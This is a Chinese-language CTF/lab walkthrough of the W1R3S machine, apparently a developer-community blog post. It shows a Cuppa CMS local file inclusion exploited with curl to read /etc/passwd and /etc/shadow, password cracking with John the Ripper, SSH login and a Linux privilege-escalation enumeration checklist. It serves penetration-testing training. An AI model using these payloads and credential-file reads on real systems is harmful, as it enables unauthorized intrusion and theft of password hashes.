
访问http://10.10.10.8/administrator/发现可以创建数据库和账户

填入必要数据尝试创建

创建失败
查找cuppa CMS的历史cve漏洞
searchsploit cuppa cms
searchsploit cuppa cms -m 25971.txt			#下载利用文档

查看相关文档,根据文档进行漏洞利用

根据利用,文件包含路径为
http://10.10.10.8/administrator/alerts/alertConfigField.php?urlConfig=…/…/…/…/…/…/…/…/…/etc/passwd


有反应但是没有显示出想要的东西,查看源码也没有,尝试改变为post提交方式
curl --data-urlencode urlConfig=../../../../../../../../../etc/passwd http://10.10.10.8/administrator/alerts/alertConfigField.php
包含shadow文件,得到三个用户的密文密码
curl --data-urlencode urlConfig=../../../../../../../../../etc/shadow http://10.10.10.8/administrator/alerts/alertConfigField.php

将密文行取出保存为文件shadow.hash,john解密
john shadow.hash


如果重复破解相同的密码hash,john是不会显示结果的,可以用john —-show 文件名
查看历史破解记录
john --show shadow.hash

使用用户名和密码登陆ssh #exit可以退出登陆
- 提权
Linux提权信息收集
系统信息
uname -a              # 内核版本
cat /etc/*-release    # 发行版信息
hostname              # 主机名
用户和权限
id                    # 当前用户权限
whoami                # 当前用户

sudo -l               # sudo权限检查
cat /etc/passwd       # 所有用户
cat /etc/shadow       # 密码哈希(需root)
网络信息
ifconfig / ip addr    # 网络配置
netstat -tulpn        # 监听端口
ps aux                # 运行进程
文件系统
find / -type f -perm -4000 2>/dev/null  # SUID文件
find / -type f -perm -2000 2>/dev/null  # SGID文件
find / -writable -type d 2>/dev/null    # 可写目录
mount                                  # 挂载信息
df -h                                  # 磁盘使用
计划任务
crontab -l                             # 当前用户定时任务
ls -la /etc/cron*                      # 系统定时任务
cat /etc/crontab
环境变量
env                                    # 环境变量
echo $PATH
w1r3s具备高权限,直接能得到flag
参考资源:「红队笔记」https://www.bilibili.com/video/BV1mB4y1j7K6?vd_source=af3435fef6607ef744910dacc85cab8f

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 19
 0
- 0


 已为社区贡献2条内容

所有评论(0)